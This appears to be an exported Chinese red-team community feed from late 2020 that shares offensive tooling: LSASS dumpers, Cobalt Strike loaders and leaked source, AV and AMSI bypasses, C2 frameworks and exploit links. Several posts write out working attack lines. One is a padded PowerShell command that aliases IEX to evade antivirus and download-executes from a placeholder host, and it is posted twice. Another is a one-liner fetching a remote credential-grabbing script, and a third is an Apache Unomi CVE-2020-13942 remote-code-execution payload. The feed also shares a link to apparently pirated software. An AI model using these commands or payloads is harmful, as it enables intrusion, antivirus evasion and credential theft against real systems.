GitHub+-+gitjdm/dumper2020:+Yet+another+LSASS+dump...

dumpert的完善，自己注意编译细节。

GitHub+-+gitjdm/dumper2020:+Yet+another+LSASS+dump...

RedTeaming - 2020-10-26

#Mac#
VmwareFusion12
完美适配MacOS BigSur
复制这段内容后打开百度网盘手机App，操作更方便哦
链接：**https://pan.baidu.com/s/1prJCTcZEoSyqlIfUREB0Eg**
提取码：V17n --来自百度网盘超级会员V5的分享

RedTeaming - 2020-10-26

#CSTips#


GitHub+-+Gality369/CS-Loader:+CS免杀


RedTeaming - 2020-10-26

#内网渗透技巧#

Code execution via the Windows Update client (wuauclt)

Code+execution+via+the+Windows+Update+client+(wuau...





RedTeaming - 2020-10-26

#碎碎念#

Github加速下载

GitHub+文件加速

RedTeaming - 2020-10-27

#外网渗透技巧#

常见的基本也就这些了

看图识WAF-搜集常见WAF拦截页面

```
RBPi: 谢谢 Wing
```

RedTeaming - 2020-10-27

CrossC2 继续更新了

RedTeaming - 2020-10-27

#没啥用的Tips#
利用github action自动签到
T00LS+|+低调求发展+--+潜心习安全

RedTeaming - 2020-10-28

#外网渗透技巧#
针对护网模式，信息搜集讲的到位哇。

攻防演练模式下的信息收集--Fofa工程师

RedTeaming - 2020-10-28

#提权#
Zero+Day+Initiative+—+CVE-2020-16939:+Windows+Grou...

https://github.com/rogue-kdc/CVE-2020-16939/

```
Wing: win10 没成功。。
```

RedTeaming - 2020-10-29

#漏洞利用#

GitHub+-+RedTeamWing/CVE-2020-14882:+CVE-2020-1488...

RedTeaming - 2020-10-30

#APT分析报告#
美人鱼(Infy)APT组织的归来——使用最新的Foudre后门进行攻击活动的分析
美人鱼(Infy)APT组织的归来——使用最新的Foudre后门进行攻击活动的分析

RedTeaming - 2020-10-31

Cs4源码， **GitHub+-+Freakboy/CobaltStrike:+CobaltStrike's+sou...**

RedTeaming - 2020-11-01

了 360 拦截 powershell 上线这个问题，后来测试一下发现还是可以绕过的，思路如下，使用多个 - w normal 填充，最后使用 alisa 别名更改 iex，就可以绕过 360 了。

```
Wing: 漏了?
lengyi: 漏了? 啥意思?
Wing: 短的代码还好，长的代码就很麻烦。需要脚本。
lengyi: 嗯嗯，就只说的那个 iex 上线。。
Wing: 扔个 demo
lengyi: 一会丢
```

RedTeaming - 2020-11-01

CSTips
CROSSC2 已经支持 4.1 版本，跨平台上线的需求基本满足了，内置的插件虽然在我电脑没成功，但是支持 ssh 和文件上传下载就很好了。cs 就是用来做一个简单的权限维持。

RedTeaming - 2020-11-02

powershell.exe-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormalset-alias-namekey-valueIEX;key(New-Object
Net.WebClient).DownloadString('ht'+'tp://x.x.x.x/a')

> lengyi: 补上，记得空格。粘贴过来，空格就没了

RedTeaming - 2020-11-02

powershell.exe-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-wNormal-w
Normal-wNormal-wNormal-wNormalset-alias-namekey-valueIEX;key(New-Object
Net.WebClient).DownloadString('ht'+'tp://x.x.x.x/a')

> lengyi: 补上，记得空格。粘贴过来，空格就没了

RedTeaming - 2020-11-04

#漏洞挖掘#

APP渗透+丨+安卓模拟器7.0以上的抓包方法

> L: app抓不到包的解决方法：[当你写爬虫抓不到APP请求包的时候该怎么办？【中级篇】+-+知乎](https://zhuanlan.zhihu.com/p/56397466)

RedTeaming - 2020-11-05

CSTips
PEzor已经支持集成到CS里面,目前还没法在Mac上用,只能在Kali里面安装.有些依赖应该是Linux下特有的.

晚上有时间我再测试下效果,感兴趣的也一起玩下.

phra's+blog+~+Technical+posts+about+InfoSec

RedTeaming - 2020-11-09

`#漏洞挖掘#`
有key无解
云上渗透-RDS数据库攻防
云上渗透-RDS数据库攻防+-+先知社区

```
CoolCat: 实际上有 asak 之后，有不触发警告不需要密码就能 shell 机器本身的法子，实战遇到过，也有人公开写过
```

RedTeaming - 2020-11-10

`#没啥用的Tips#`
一文简单介绍DevOps

DevOps到底是什么意思？+-+知乎

RedTeaming - 2020-11-10

`#C2#`
有时间搭建的同学分享下使用心得，打工人加油。
GitHub+-+MythicAgents/Apollo:+A+.NET+Framework+4.0...

RedTeaming - 2020-11-12

`#C2#`
SharpC2实验分支现在能够正常使用了，目前功能模块还比较少。

然后就是编译方面，需要.NET5，这里的.NET5安装需要注意一个点，官网下载的版本必须要和你现在所使用的VS版本对应，不然识别不到。
编译成功后，默认不允许用https，需要使用dotnet开启，自己查一下命令。
记得选择实验分支。

RedTeaming - 2020-11-12

`#漏洞分析#`

漏洞分析丨SaltStack未授权访问及命令执行漏洞分析（CVE-2020-16846/25592）

RedTeaming - 2020-11-13

`#C2#`
Mythic
A cross-platform, post-exploit, red teaming framework designed to provide a collaborative and user friendly interface for operators.
link: **https://docs.mythic-c2.net/**

RedTeaming - 2020-11-13

#漏洞利用#
全

Thinkphp5+RCE总结+–+Y4er的博客

RedTeaming - 2020-11-14

#内网渗透工具#
各种式样的Go版内网扫描工具

GitHub+-+k8gege/LadonGo:+Ladon+Scanner+For+Golang+...
GitHub+-+shadow1ng/fscan
GitHub+-+uknowsec/TailorScan:+自用缝合怪内网扫描器，支持端口扫描，识别...
GitHub+-+Adminisme/ServerScan:+ServerScan一款使用Golan...

Anything else?

```
裤衩哥： c# 永不为奴
```

RedTeaming - 2020-11-16


ZBN+SOAR介绍+·+语雀

RedTeaming - 2020-11-18

整理测试了一些bypass Amsi的手法。

#免杀#

bypassAMSI+Wd+-+裤衩哥的小屋




```
RainismG: 可以，学习了
裤衩哥: 点个赞点个赞点个赞
```

RedTeaming - 2020-11-18

利用windows+terminal进行权限维持

```
Black cher*: 不敢用了 [奸笑]
```

RedTeaming - 2020-11-19

#漏洞利用#

#CVE-2020-13942 Apache Unomi Remote Code Execution

PoC:
{"filters":[{"id" : "pyn3rd","filters": [{"condition": {"parameterValues": {"pyn3rd": "script::Runtime.getRuntime().exec('open -a Calculator')"},"type":"profilePropertyCondition"}}]}],"sessionId": "pyn3rd"}

RedTeaming - 2020-11-19

#内网渗透技巧#
haya的小工具，360安全浏览器解密。

GitHub+-+hayasec/360SafeBrowsergetpass:+这是一个一键辅助抓取...

RedTeaming - 2020-11-20

#内网渗透工具#
BloodHound的简明教程

利用BloodHound分析域中的攻击路径+-+先知社区


RedTeaming - 2020-11-21

猎犬4.0更新


wiki：BloodHound:+Six+Degrees+of+Domain+Admin+—+BloodHou...
github：Release+BloodHound+4.0+-+Azurehound+·+BloodHoundAD...
youtube：https://www.youtube.com/watch?v=tOwvyXGpVvo&ab_cha...

RedTeaming - 2020-11-21

#免杀# #钓鱼攻击#
office vba bypass av
测试对象:赛门+360



测试上线:




```
Wing: [Purgalicious+VBA:+Macro+Obfuscation+With+VBA+Purgi...](https://www.fireeye.com/blog/threat-research/2020/11/purgalicious-vba-macro-obfuscation-with-vba-purging.html)<br>大家感兴趣的可以测试一下,有问题的就hand up!
```

RedTeaming - 2020-11-21

#没啥用的Tips#

C#、.NET Framework、CLR的关系

C#、.NET+Framework、CLR的关系_匆匆那年-CSDN博客

RedTeaming - 2020-11-21

#没啥用的Tips#

C#、.NET Framework、CLR的关系

C#、.NET+Framework、CLR的关系_匆匆那年-CSDN博客

RedTeaming - 2020-11-21

#免杀# #内网渗透技巧#

Shellcode+Runner+Bypass+AV

```
Wing: 随缘更新，木得时间。
```


RedTeaming - 2020-11-21

#内网渗透技巧#

用的时候地址换成国内的

powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString(' **http://bit.ly/2K75g15')**" ")

GitHub+-+HanseSecure/credgrap_ie_edge:+Extract+sto...



RedTeaming - 2020-11-22

#C2#
上次说的C2 Mythic,昨晚体验了一下.
跨平台C2-Mythic不明觉厉教程

```
Black cher*: 牛逼
```

RedTeaming - 2020-11-22

#安全开发#
发一份C的api文档


```
Wing: 不好学，不喜欢.Too long
裤衩哥: 偏不看，有需要现百度 [旺柴]
Chickensay: 就不看哈哈哈
```

RedTeaming - 2020-11-22

#没啥用的Tips?#

真的是牛逼,一招解决阿里云国内ECS git clone 慢的问题

vim /etc/ssh/ssh_config

: / GSSAPIAuthentication no

注释掉这一行,速度起飞.

啊我艹,我之前一直用绑定hosts的方法,神马玩意.

```
Host *
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   RhostsRSAAuthentication no
#   RSAAuthentication yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
    GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/identity
-- INSERT --
```

```
➜ mythic git:(master) ✗ ./install_agent_from_github.sh https://github.com/MythicAgents/Apollo
[*] Making 'temp' folder
[*] Pulling down remote repo via git
[*] Installing From master
Cloning into 'temp'...
remote: Enumerating objects: 1307, done.
Receiving objects:  53% (693/1307), 5.64 MiB | 2.59 MiB/s
```

```
Wing: 之前每秒 3k……
RBPi: 我之前一直都是挂了代理 clone
```

RedTeaming - 2020-11-23

CobaltStrikeScan 这个东东，也就是可以扫描 cs 的 beacon 的东西，正好看到 Wbglil 师傅发了绕过的方法，就分享一下，将 profile 的 set cleanup "true"; 就可以绕过去了。顺便说一下 CobaltStrike 的 execute-assembly, 除了 a-team 星球发的会落地文件检测之外，ETW 也是一个很好的检测的点，可以 patch 掉绕过，clr.dll 也可以作为主要检测的点，也有了开源工具，可以进行内存的 dump，名字叫 Sniper, 不过本人不懂 c#，用了一下感觉并不怎么样，留坑

RedTeaming - 2020-11-23

#免杀# #安全开发#

测试了一个第三方库,拿来就用.
.NET3.5版本和.NET4.0版本

但是刚用没多久就被云查杀了,360有点猛.

另外,推荐个库,Fody,是个好东西.

https://github.com/cobbr/SharpSploit/blob/master/S...

RedTeaming - 2020-11-24

#免杀# #安全开发#
Offensive Nim
Nim借助Mingw进行跨平台编译

RedTeaming - 2020-11-25

#内网渗透技巧#
通过猕猴桃注入管理员hash登录3389

攻击3389之PTH

RedTeaming - 2020-11-26

#没啥用的Tips?#
一周技术汇总
New macOS C2 (@cedowens), Nim implant (@NotoriousRebel1), x64 AMSI bypass in VBA (@rd_pentest), VBA purging tool (@h4wkst3r/@AndrewOliveau), macOS privesc via MS Teams (@theevilbit), Kali tool developer partnership (@kalilinux/@byt3bl33d3r), and more!

来源
Last+Week+in+Security+(LWiS)+-+2020-11-23+|+Bad+Se...


RedTeaming - 2020-11-26


#安全开发#
SharpGen利用分析
SharpGen利用分析+—+3gstudent+—+Good+in+study,+attitude...


RedTeaming - 2020-11-30

#安全开发# #自动化#
Rengine是一个自动化平台,我之前用过,当时功能比较少,后面我就自己写了,可以作为参考开发。另外就是应该不支持分布式扫描,但是核心的引擎可以拿出来用,以及前端的UI的功能细节可以作为一个参考。欢迎交流。

GitHub+-+yogeshojha/rengine:+reNgine+is+an+automat...







RedTeaming - 2020-12-01

#免杀# #红队武器化研发# #二进制安全#
星球某位嘉宾的作品,懂的都懂。

GitHub+-+knownsec/shellcodeloader:+shellcodeloader

```
.m0ngo0nse: 欢迎 start，遇到 bug 或者有新的加载方式想分享做成模板欢迎提 issue。新的模板我会更新到 dev 分支，主分支修复 bug。
```

